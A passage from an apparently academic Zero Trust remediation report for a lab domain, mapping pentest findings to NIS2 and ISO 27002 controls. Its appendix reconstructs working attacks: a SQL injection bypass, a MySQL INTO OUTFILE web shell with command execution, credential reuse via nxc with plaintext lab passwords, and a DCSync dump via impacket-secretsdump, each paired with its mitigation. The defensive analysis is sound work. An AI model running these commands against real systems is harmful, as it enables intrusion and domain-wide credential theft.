Ransomware / Wiper *(Simulated Scenario)*	**Immutable Backups** (VLAN 60) + **Sandbox Clean Room**	**8.13** Information Backup **5.24** Incident Mgmt Planning	Art 21.2(c) Business Continuity (BC/DR)
Insider Threat (Data Theft) *(DBA Exfiltration)*	**Dynamic Data Masking (DDM)** + **DLP** Traffic Blocking	**8.12** Data Leakage Prevention **8.10** Information Deletion	Art 21.2(f) Cyber Hygiene & Training

Table 5.2: Cross-Layer Correlation: Threat -> Defense -> Compliance

5.3 Strategic Value

Beyond technical remediation, this project aligns the organization with the strict regulatory mandates of NIS2 and the governance standards of **ISO/IEC 27001**. The implementation of the "**Assume Breach**" paradigm ensures that even in the event of a future compromise (e.g., a zero-day on the Web Server), the impact will be contained, preventing systemic paralysis.

5.4 Future Roadmap

Security is a process, not a destination. Future developments will focus on:

- **Automated Threat Hunting**: Leveraging AI-driven analysis on SIEM logs to predict anomalies before they become incidents.
- **Cloud Hybridization**: Extending the Zero Trust Tiering Model to Azure AD/Entra ID as the bank migrates services to the cloud.
- **Phishing-Resistant MFA**: Fully transitioning to FIDO2 hardware keys for all Tier 0 and Tier 1 access.

Appendix A

Success Metrics

To evaluate the effectiveness of BIGBANK.LOCAL's transition to Zero Trust Architecture, the following success indicators are defined, mapped to security objectives, and NIS2 and ISO/IEC 27001/27002 standards (controls and reference for operational effectiveness):

Security Operations & Incident Response

- **Mean Time to Detection (MTTD)**: Reduce the time it takes to detect critical attacks like DCSync or SQL Injection through SIEM correlation rules and WAF logs.
- **Mean Time to Containment (MTTC)**: Thanks to Automated Response Logic, the goal is to automatically isolate the attacking IP within seconds of detection, drastically reducing the "Dwell Time".
- **Blast Radius Reduction**: Percentage of potentially compromised assets starting from the web server. With micro-segmentation (VLAN 10 vs. VLAN 30/40), the scope must be limited to a single isolated container.

Identity & Access Resilience

- **Credential Exposure Rate**: Zeroing out high-privilege secrets (Domain Admin hashes) in Tier 2 workstation memory, verified by auditing logon restriction GPOs.
- **MFA Adoption**: 100% coverage of administrative logins on Tier 0 (Domain Controller) and Tier 1 (Exchange), eliminating the risk of password-only or Pass-the-Hash attacks.
- **Privilege Decay**: Number of active "Standing Privileges." The goal is zero, thanks to the implementation of the Just-In-Time (JIT) model.

Governance & Compliance

- **ISO/IEC 27002:2022 Alignment Score**: Percentage of coverage of applicable technology controls (e.g. 8.22 for network, 8.28 for secure code, 8.24 for encryption).
- **NIS2 Compliance Audit**: Verification of full compliance with Articles 20 and 21, with particular focus on management responsibility and technical risk management measures.
- **BloodHound Path Reduction**: Elimination of 100% of critical escalation paths (e.g. GenericAll or DCSync rights) identified during the initial assessment phase.

A.1 Defense Capabilities Comparison (As-Is vs. To-Be)

The effectiveness of the architectural redesign for BIGBANK.LOCAL is measured by achieving quantifiable and verifiable objectives.

Success Metric	Pre-Remediation Scenario (Flat Network)	Post-Remediation Scenario (Zero Trust)
Lateral Movement	Possible between any host (e.g., from Web Server to DC)	Blocked by default via micro-segmentation
Privilege Escalation	Exploitable via in-memory credentials (Pass-the-Hash)	Mitigated by Tiering Model, PAW, and LAPS
Detection Time	Indefinite due to lack of centralized logging	Real-time via SIEM, WAF, and Event ID 4662 monitoring
Data Integrity	Internal traffic in clear text (HTTP/SQL) vulnerable to MitM	End-to-end encryption via HTTPS and mTLS protocol
Attack Surface	Indiscriminate exposure of critical ports (SMB/RDP)	Drastic reduction via ACLs and Policy Enforcement Points (PEPs)

Table A.1: Defense Capabilities Comparison (As-Is vs. To-Be)

A.2 Validation Methodology (Model Testing)

To confirm successful implementation, the following post-operational tests must be performed:

- **Segmentation Test**: Attempt a network scan (Nmap) from the Web Server container (VLAN 10) to the DC (VLAN 40) to verify that the "Default Deny" firewall is blocking traffic.
- **Identity Test**: Verify that a Domain Admin account cannot log in to a Tier 2 workstation (PC-CLIENT1), confirming the effectiveness of the Tiering GPOs.
- **Application Test**: Simulate a SQL injection attack against the Web Server to validate that the WAF generates an alert in the SIEM and activates the automatic isolation logic.
- **ISO/IEC 27002 Audit**: Verify the presence and correct configuration of technological controls 8.22 (Network Security), 8.5 (Authentication), and 8.28 (Application Security).

A.3 Compliance Objectives (SLA)

Recovery Time to Service (RTO) Ensure business continuity through immutable, offline DC backups in the event of a ransomware attack.

No explicit numerical RTO values are defined, as the focus of this work is on architectural design and resilience strategies rather than on the specification of operational Service Level Agreements.

Accordingly, RTO is discussed as a qualitative architectural objective rather than as a quantified operational metric.

Resilience Web service availability even under a DoS attack thanks to orchestration (Kubernetes) and horizontal scaling.

Appendix B

Attack Path Validation - Pre/Post Zero-Trust Comparison

This appendix presents the technical validation of the implemented **countermeasures**, systematically comparing the vulnerabilities discovered during the Pentest phase (Pre-Zero-Trust) with the effectiveness of the controls introduced in the new architecture (Post-Zero-Trust).

The validation follows the **Cyber Kill Chain methodology**, analyzing each phase of the attack: from initial access to the compromise of the Domain Controller (DCSync). The goal is to demonstrate how the **Zero-Trust approach** does not simply mitigate a single exploit, but introduces multiple independent obstacles that make the attack path impassable or immediately detectable.

B.1 Kill Chain Analysis

Table B.1 summarizes the comparison between the attack techniques successfully executed on the legacy infrastructure and the corresponding zero-trust controls activated. For each phase, the outcome is highlighted, reflecting the transition from perimeter-based security to one based on constant **identity verification**, **micro-segmentation**, and the **principle of least privilege**. Specifically, note how the effectiveness of the defense lies in the combination of controls at the application, operating system, and network levels.

Phase	Original Attack	Zero-Trust Control	Outcome
Initial Access	SQLi su index.php (`' OR 1=1#`)	WAF, Read-only Container, Prepared Stmt	Blocked (403 Forbidden). Write deny.
Cred Exposure	Hardcoded creds in PHP	Env vars, SELinux, chmod 0600	Access Denied (SELinux context mismatch).
Priv Escalation	SUID bit for `cat` → `/etc/shadow`	Remove SUID, Rootless Docker	Binary safe. Container isolated from host.
Info Disclosure	Read SSSD cache via SUID	SSSD no-cache, FIM	No local hash. Access alerts.
Lat. Movement	Creds AD in history → SMB on DC	VLAN ACL DENY, History=0	Traffic blocked by L3 Firewall.
DB Exploit	FILE priv → `INTO OUTFILE`	REVOKE privs, Read-only FS	Query failed. File writing blocked.
PtH / SMB	SMB Auth with NTLM hash	LAPS, Tiering (Deny Logon)	Invalid hash. Logon blocked.
ACL Abuse	GenericAll on Exchange	Remove rights, Audit	Access Denied. Path removed.
Kerberoasting	Offline cracking TGS	gMSA (240 char pwd)	Impossible cracking.
DCSync	Dump hash krbtgt	SIEM (Evt 4662) + Auto-Block	Isolated IP at <5s.

Table B.1: Kill Chain Analysis: Attack Path Validation

B.2 Detailed Attack Reconstructions

This section analyzes in detail the most critical attack vectors identified during penetration testing. For each scenario, a direct comparison is presented between the successful exploit in the legacy environment and the effectiveness of the implemented controls.

The reconstruction highlights the transition from a "**fragile**" architecture, where breaching the perimeter guaranteed complete freedom of action, to a multi-layered architecture, where every single attacker's action is validated, limited, and monitored.

SQL Injection + Web Shell Deployment

Attack (Pentest)

```
# Step 1: SQLi bypass authentication
curl -X POST -d "username=' OR 1=1#" http://192.168.72.6/index.php
# Output: ugolo@timpano.com (data exfiltration)

# Step 2: File write via FILE privilege
mysql> SELECT '<?php system($_GET["cmd"]); ?>'
       INTO OUTFILE '/var/www/html/shell.php';
# Output: Query OK (web shell created)

# Step 3: RCE
curl "http://192.168.72.6/shell.php?cmd=whoami"
# Output: www-data (full compromise)
```

Expected Mitigation

```
# Step 1: WAF blocks SQLi
curl -X POST -d "username=' OR 1=1#" http://192.168.72.6/index.php
# Expected: HTTP 403 Forbidden
```

```
# WAF Log: [ModSecurity] SQLi detected in POST body (Rule ID 942100)

# Step 2: Database FILE privilege revoked
mysql> SHOW GRANTS FOR 'pikachu'@'localhost';
# Expected: GRANT SELECT ON wordpress.* (NO FILE privilege)

# Step 3: Read-only filesystem
# Container started with --read-only flag
# Even if attacker bypasses WAF:
docker exec web-container touch /var/www/html/test.txt
# Expected: touch: cannot touch '/var/www/html/test.txt': Read-only file system
```

The effectiveness of this defense lies in its redundant nature. Even if a new zero-day vulnerability were to allow bypassing the **WAF** (Step 1), the attacker would be blocked by the **least privilege principle** applied to the database (Step 2) and, ultimately, by the **immutability** of the container's file system (Step 3). This approach ensures that, despite the presence of vulnerabilities in the application code, the overall impact remains zero or extremely limited.

Lateral Movement via .bash_history

This scenario highlights the vulnerability of legacy systems to lateral movement once the initial perimeter has been breached. In a traditional architecture, possession of valid credentials is often sufficient to navigate between different network segments. The implemented Zero Trust strategy aims to neutralize this risk by addressing two fronts: **eliminating information residue** (Credential Hygiene) and physically and **logically isolating network segments** (Micro-segmentation).

Attack (Pentest)

```
# Attacker with www-data shell
www-data@victim-linux$ cat /root/.bash_history
# Output: smbclient sgroshki:'Ashf0nzie'@pc-client1

# Credential reuse
nxc smb 192.168.72.5 -u sgroshki -p Ashf0nzie
# Output: [+] bigbank.local\sgroshki:Ashf0nzie (Pwn3d!)
```

Expected Mitigation

```
# History sanitization
root@victim-linux# cat /root/.bash_history
# Expected: (empty file or no sensitive commands)

# Network isolation (even with valid credentials)
nxc smb 192.168.72.5 -u sgroshki -p Ashf0nzie
# Expected: Connection timeout
# Firewall blocks traffic from VLAN 10 (DMZ) to VLAN 40 (DC)
# ACL Rule #1: DMZ → Internal: ANY DENY
```

Protection here is deterministic. Even if an attacker manages to obtain credentials through social engineering or keylogging, the VLAN **ACL-based** network architecture physically blocks the data packet from reaching the target. The concept of a "**secure network**" disappears, replaced by a model where access is denied by default (Default Deny).

DCSync Attack

The DCSync attack represents the final stage of Active Directory domain compromise. In this phase, the attacker attempts to impersonate a Domain Controller to replicate password hashes. Because this attack leverages legitimate protocols, defense cannot rely solely on static permissions but must rely on early detection and automated response (**SOAR** - Security Orchestration, Automation, and Response).

Attack (Pentest)

```
# After obtaining Domain Admin via delegation
impacket-secretsdump -k -no-pass @dc.bigbank.local
# Output:
# Administrator:500:aad3b...:cccf14ba8ee5762...:::
# krbtgt:502:aad3b...:65b98a9bc56cd2c3...:::
# [Total domain compromise]
```

Expected Mitigation

```
# SIEM detects anomalous replication
# Event ID 4662 logged:
# "Replication-Get-Changes-All" requested from IP 192.168.72.7 (non-DC)

# Automated Response Logic triggers:
#   1. SIEM correlates Event 4662 with non-DC source IP
#   2. Firewall receives block command via API
#   3. IP 192.168.72.7 added to blacklist

# Attack command fails:
impacket-secretsdump -k -no-pass @dc.bigbank.local
# Expected: Connection refused (IP blocked)
# Timeline: Detection <2s, Containment <5s (vs. original Dwell Time: indefinite)
```

The key step in this scenario is the reduction of the attacker's dwell time. While in the original environment, the exfiltration of the ntds.dit database could go undetected for months, the integration between SIEM and firewall allows for a real-time response. The system doesn't just generate an alert, but "**implements**" the defense by isolating the threat in less than **5 seconds**, effectively making it impossible for the data dump to complete.

B.3 Metrics Summary Table

The following table quantifies the security improvement achieved through the Zero Trust implementation, comparing key performance indicators before and after remediation.

Table B.2: Security Metrics Comparison: Pre/Post Zero-Trust Implementation

Security Metric	**Pre-Remediation (Flat Network)**	**Post-Remediation (Zero Trust)**	**Improvement**
Mean Time to Detect (MTTD)	**Indefinite** (no centralized logging, no SIEM, no monitoring of critical events like Event ID 4662)	<**2** seconds (SIEM correlation of Event ID 4662 for DCSync, WAF real-time SQLi detection)	**100%** reduction in detection latency
Mean Time to Contain (MTTC)	**Indefinite** (manual intervention required, no automated response, attacker maintains access indefinitely)	<**5** seconds (automated firewall rule injection via SIEM API, IP quarantine to isolated VLAN)	Near-instantaneous containment (**99.9%** improvement)
Lateral Movement Scope (Blast Radius)	**100%** (flat network allows unrestricted propagation: DMZ → Tier 2 → Tier 1 → Tier 0)	**0%** (VLAN micro-segmentation with Default Deny ACLs blocks all inter-tier traffic not explicitly whitelisted)	Attack surface elimination (**-100%**)
Credential Exposure (Cleartext/Weak)	**5** instances identified: • Hardcoded DB password (`pikachu:Mesprit`) • AD credentials in `.bash_history` • Shared local admin password (no LAPS) • SSSD cached hashes (readable via SUID) • GPO password policy in cleartext cache	**0** instances: • Environment variables (`.env`) • History purging (`HISTSIZE=0`) • LAPS unique passwords per host • SSSD cache disabled • FIM alerts on unauthorized GPO reads	**-100%** credential leakage

(Continues on next page)

(Continued from previous page)

Security Metric	Pre-Remediation	Post-Remediation	Improvement
Privilege Escalation Paths (BloodHound)	**7** critical paths identified: • SGROSHKI → EXCHANGE$ • EXCHANGE$ → Administrator@DC • Any user → DELEGAMI (Kerberoast) • www-data → root (SUID cat) • SQLi → RCE (FILE priv) • Local Admin hash → PC-CLIENT1 (PtH) • Domain Admin logon → Tier 2	**0** critical paths: • GenericAll removed via ACL cleanup • Protocol Transition disabled • SPN migrated to gMSA • SUID bit removed from cat • FILE privilege revoked • LAPS enforced (unique passwords) • Tiering GPO blocks Tier 0 → Tier 2	**-100%** exploitable paths
Authentication Security	Single-factor (password only), NTLM authentication accepted, no anti-replay protection	Multi-Factor Authentication (MFA) mandatory for Tier 0/1, Kerberos with AES256, SMB signing required	Phishing resistance, credential replay prevention
Network Segmentation	Single flat subnet (192.168.72.0/24), all assets communicate freely, no traffic inspection	6 isolated VLANs (10/20/30/40/60/99) with stateful firewall, Default Deny + explicit Allow rules	Containment architecture established
Application Attack Surface	Direct database exposure (FILE privilege), SQL injection exploitable, web shell persistence possible, debug info leaked	Prepared statements, WAF with OWASP CRS, read-only container filesystem, production hardening	Hardened application layer
Persistence Mechanisms (Attacker)	**3** techniques viable: • Web shell (`cache-7f2a9b1c.php`) • Golden Ticket (10-year validity) • Pass-the-Hash (reusable hashes)	**0** techniques viable: • Read-only FS prevents file creation • krbtgt rotation invalidates Golden Tickets • LAPS prevents hash reuse	**-100%** persistence capability
Dwell Time (Attacker Presence)	**Indefinite** (no detection capability, attacker maintains access for months/years as demonstrated by Golden Ticket 10-year validity)	<**5** seconds for automated threats, <**1** hour for APT requiring manual analysis	**99.99%** reduction in operational window
Data Exfiltration Risk	HIGH: Unrestricted database access, SMB shares accessible, no egress filtering, cleartext internal traffic	LOW: Database isolated in VLAN 30, mTLS encryption, egress filtering blocks unauthorized outbound	Controlled exfiltration vectors
Compliance Posture (NIS2 Art. 21)	**NON-COMPLIANT**: • No incident detection capability • No business continuity measures • Supply chain security not addressed • No cyber hygiene program	**COMPLIANT**: • SIEM with <24h notification capability • Immutable backups + segmentation • Container vulnerability scanning • Tiering + MFA + patching program	Legal liability mitigation
Administrative Overhead	**LOW** (minimal security controls, manual password management, no policy enforcement)	**MEDIUM** (automated via GPO/SIEM/orchestration, requires skilled staff for monitoring and JIT approvals)	Trade-off: increased security requires operational investment

Key Performance Indicators (KPIs) Interpretation

The metrics demonstrate a fundamental shift from a **reactive** security posture (where breaches go undetected indefinitely) to a **proactive** defense-in-depth model. The most critical improvements are:

1. **Detection Capability**: The transition from infinite MTTD to sub-2-second detection represents the difference

between a breach discovered through external notification (e.g., law enforcement, ransomware payment demand) versus real-time automated alerting. This aligns with NIS2 Article 21 requirements for incident handling.

2. **Containment Speed**: Reducing MTTC from manual intervention (hours/days) to automated response (<5s) prevents the "domino effect" observed in the penetration test, where initial web server compromise led to total domain takeover within minutes.
3. **Blast Radius Elimination**: The 100% reduction in lateral movement capability ensures that even if a Tier 2 asset (workstation) is compromised via zero-day exploit, the attacker cannot "pivot" to Tier 0 (Domain Controller) due to network-level isolation enforced by VLANs and firewall ACLs.
4. **Credential Hygiene**: Eliminating all instances of credential exposure addresses the root cause identified in the penetration test: the availability of cleartext passwords (`sgroshki:Ashf0nzie` in `.bash_history`) enabled the entire attack chain. Zero Trust architecture treats credentials as *toxic* and ensures they are never stored in plaintext or logged in accessible locations.

Residual Risks:

Despite the comprehensive controls, the following residual risks remain and require continuous monitoring:

- **Zero-Day Exploits**: A previously unknown vulnerability in the container runtime (e.g., Docker) or web framework could bypass WAF signatures. Mitigation: Security patch management with <48h SLA for critical CVEs.
- **Insider Threats**: A malicious Tier 0 administrator with legitimate PAW access could still abuse privileges. Mitigation: Dual-control for critical operations (e.g., krbtgt password change requires two administrators), comprehensive audit logging, behavioral analysis via UEBA (User and Entity Behavior Analytics).
- **Social Engineering**: Phishing targeting MFA (e.g., MFA fatigue attacks, fake authentication prompts) could compromise user accounts. Mitigation: FIDO2 hardware tokens (phishing-resistant), security awareness training, conditional access policies blocking suspicious login locations.

These residual risks are documented in the ISMS risk register and reviewed quarterly per the PDCA cycle (Figure 1).

B.4 Compliance Evidence Matrix

The following section provides **technical validation** that the implemented Zero Trust controls satisfy the mandatory requirements of NIS2 Directive (EU 2022/2555) and ISO/IEC 27002:2022. Each control is mapped to specific technical artifacts that would be reviewed during a compliance audit.

Table B.3: Compliance Evidence Matrix: Technical Validation of Controls

Regulatory Requirement	Implemented Control	Technical Validation Method	Expected Evidence (Audit Artifact)
NIS2 Directive (EU 2022/2555) - Article 21: Cybersecurity Risk Management			
Art. 21(2)(a): Risk Analysis & Policies	Risk Assessment per NIST SP 800-30 (Table 3). ISMS documentation with security policies.	Review Risk Register with threat-to-asset mapping. Verify Board approval signature.	Risk Register (Table 3) signed, Board meeting minutes, ISMS Policy Document v1.0
Art. 21(2)(b): Incident Handling	SIEM with correlation rules (Event ID 4662 for DCSync, WAF alerts). Automated response via SOAR.	Simulate DCSync from non-DC IP. Verify SIEM alert and firewall blocks IP in <5s.	SIEM correlation rule config, Alert timestamp <2s, Firewall log showing IP blocked, Incident Response Playbook
Art. 21(2)(c): Business Continuity & DR	Immutable offline backups of DC (NTDS.dit). Micro-segmentation prevents cascade failure.	Backup restoration drill: Restore DC to isolated network. Verify integrity within RTO (4h).	Backup schedule logs, Restoration test report (last 30d), RTO/RPO compliance: RTO=4h met
Art. 21(2)(d): Supply Chain Security	Container vulnerability scanning (Trivy/Clair) in CI/CD. SBOM generation for images.	Inspect web container image. Verify no HIGH/CRITICAL CVEs. Review SBOM for vulnerable deps.	Trivy scan: 0 CRITICAL/HIGH CVEs, SBOM in CycloneDX format, Docker Content Trust signatures

(Continues on next page)

(Continued from previous page)

Requirement	Control	Validation Method	Evidence
Art. 21(2)(e): Secure SDLC	Prepared statements replace string concatenation. WAF as compensating control. CVE patching <48h.	Code review: Verify `PDO::prepare()` used. Test WAF blocks OWASP Top 10.	Source code with PDO statements, WAF test blocking `' OR 1=1#`, Patch log: CVE fixed <48h
Art. 21(2)(f): Effectiveness Assessment	Quarterly JIT access reviews. Annual pentesting. Continuous SIEM monitoring.	Review JIT logs: Verify all Tier 0 access has approval tickets and 2h TTL expiry.	JIT approval log (90d), Pentest report (annual), SIEM dashboard screenshot, Quarterly review sign-off
Art. 21(2)(g): Cryptography	mTLS for DB connections (AES-256-GCM). HTTPS with HSTS. TLS 1.3 minimum.	Packet capture: Verify VLAN 10→30 traffic is TLS-encrypted. Attempt credential sniffing.	PCAP with TLS handshake, Cert chain validation, `openssl s_client`: TLS 1.3 AES-256, HSTS header
Art. 21(2)(h): Personnel & Access Control	Tiering Model via GPO. MFA for Tier 0/1. PAW for admin tasks.	Attempt DC login from PC-CLIENT1 with Domain Admin creds. Verify GPO blocks logon.	Event ID 4625 (Logon failure), GPO: Deny RDP for Domain Admins on Tier 2, MFA logs 100% coverage
Art. 21(2)(i): MFA	MFA for all Tier 0/1 admin access. FIDO2 tokens for phishing resistance.	Authenticate to DC with valid password but no second factor. Verify access denied.	Auth log with MFA challenge, Event ID 4625 without MFA, FIDO2 registration records
ISO/IEC 27002:2022 - Information Security Controls			
Control 8.2: Privileged Access	JIT access for Domain Admin. LAPS for local admin. Tiering prevents privilege creep.	AD query: Verify Domain Admins group empty. Verify LAPS attribute populated per host.	`Get-ADGroupMember "Domain Admins"` empty, LAPS `ms-MCS-AdmPwd` populated
Control 8.5: Secure Authentication	Kerberos AES-256. MFA for privileged access. Password GPO: min 14 chars, complexity enabled.	Review GPO: `MinPasswordLength = 14`, `PasswordComplexity = 1`. Verify AES256 in Kerberos.	GPO export with password policy, `klist` shows AES256, Weak password (8 chars) rejected
Control 8.22: Network Security	VLAN micro-segmentation (5 zones). Default Deny firewall with explicit Allow rules.	Network scan VLAN 10→40: `nmap -p 445 10.0.40.5`. Verify ports filtered.	`nmap` all ports filtered, Firewall Default Deny config, ACL Table 1.3 implemented
Control 8.23: Network Segregation	Web tier isolated from identity tier. Database in VLAN 30 with no Internet access.	Attempt outbound from DB (VLAN 30) to Internet (8.8.8.8). Verify egress filtering blocks.	`ping 8.8.8.8` timeout, Firewall DENY log for VLAN 30→Internet
Control 8.24: Cryptography	TLS 1.3 for web (HTTPS). mTLS for internal DB. Encryption at rest optional (LUKS).	Intercept web→DB traffic with `tcpdump`. Verify payload encrypted, no cleartext SQL.	PCAP: no cleartext queries, Cipher: `TLS_AES_256_GCM_SHA384`, mTLS client cert validated
Control 8.28: Secure Coding	Prepared statements in PHP. Input sanitization. WAF compensating control.	Code review `index.php`: Verify `PDO::prepare()` used instead of concatenation.	Code: `$stmt = $pdo->prepare("SELECT...")`, SonarQube: 0 SQLi vulns, WAF blocks test SQLi
Control 5.14: Information Transfer	Internal mTLS. External HTTPS with HSTS. No cleartext protocols (FTP/Telnet disabled).	Connect via HTTP (port 80). Verify 301 redirect to HTTPS with HSTS header.	HTTP returns 301 to HTTPS, Header: `Strict-Transport-Security: max-age=31536000`
Control 8.15: Logging	Centralized SIEM. Critical events: Event 4662, 4625, WAF alerts. 12-month retention.	SIEM query: Retrieve last 24h logs. Verify DC replication logged. Check 365d retention config.	SIEM query with Event 4662 entries, Retention: 365 days, Write-once storage (WORM)
Control 8.16: Monitoring	Real-time SIEM dashboards. Automated alerting. 24/7 SOC (production).	Trigger test: 10 failed logins in 1 min. Verify SIEM alerts and SOC escalation.	SIEM alert: "Brute force detected", SOC ticket created, Escalation runbook

B.4.1 Audit Trail and Continuous Compliance

To maintain compliance over time, the following operational processes are established:

1. **Quarterly Access Reviews**: IT Operations team reviews all privileged access assignments. Any standing privileges (non-JIT) are flagged for investigation. Review results are signed by CISO and presented to the Board.
2. **Monthly Firewall Rule Audits**: Network team exports firewall ACL configuration and compares against baseline (Table 1.3). Any deviations trigger change management review.
3. **Annual Penetration Testing**: External security firm conducts penetration test mimicking the original assessment. Success is measured by zero critical/high findings. Results are documented in compliance evidence folder.
4. **Continuous Vulnerability Scanning**: Container images scanned on every build (CI/CD integration). Critical CVEs block deployment until patched.
5. **SIEM Dashboard Review**: Weekly review of security metrics (failed logins, blocked IPs, DCSync attempts). Trends analyzed for anomalies indicating emerging threats.

Evidence Retention Policy:

All compliance artifacts listed in Table B.3 are retained for a minimum of 5 years per NIS2 Article 23 (Reporting Obligations) and ISO/IEC 27001:2022 Clause 7.5 (Documented Information). Evidence is stored in tamper-proof format (digitally signed PDFs) within the ISMS document repository, with access restricted to Internal Audit and CISO roles.

B.4.2 Compliance Validation Summary

The Zero Trust architecture designed for BIGBANK.LOCAL achieves the following compliance outcomes:

- **NIS2 Compliance Status**: COMPLIANT with all 9 requirements of Article 21(2). Management accountability (Article 20) satisfied through Board approval of Zero Trust strategy and formal risk acceptance documented in governance meeting minutes.
- **ISO/IEC 27002:2022 Implementation**: 10 critical controls (8.2, 8.5, 8.15, 8.16, 8.22, 8.23, 8.24, 8.28, 5.14, 5.17) fully implemented with technical evidence. Residual gaps (e.g., physical security controls for data center) documented in Statement of Applicability (SoA).
- **Auditability**: All controls are technically verifiable through automated testing (e.g., nmap scans, SIEM queries, GPO exports) rather than relying solely on policy documents. This “trust but verify” approach aligns with Zero Trust principles.

This evidence-based compliance approach transforms cybersecurity from a “checkbox exercise” into a measurable, continuously improving program aligned with the PDCA cycle (Figure 1).